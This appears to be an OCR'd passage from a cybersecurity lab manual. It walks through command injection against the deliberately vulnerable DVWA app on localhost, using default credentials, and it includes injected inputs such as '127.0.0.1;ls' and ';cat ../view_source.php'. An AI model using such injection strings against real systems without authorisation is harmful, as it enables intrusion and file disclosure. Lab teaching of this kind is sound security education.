


we get multiple login ids and passwords in hash values


Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

Command Injection Attack

sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security




Click on impossible



Set as LOW and click Submit.




Enter IP address.




multiple commands using pipe or ;


127.0.0.1;ls




127.0.0.1;ls ../




;cat ../view_source.php



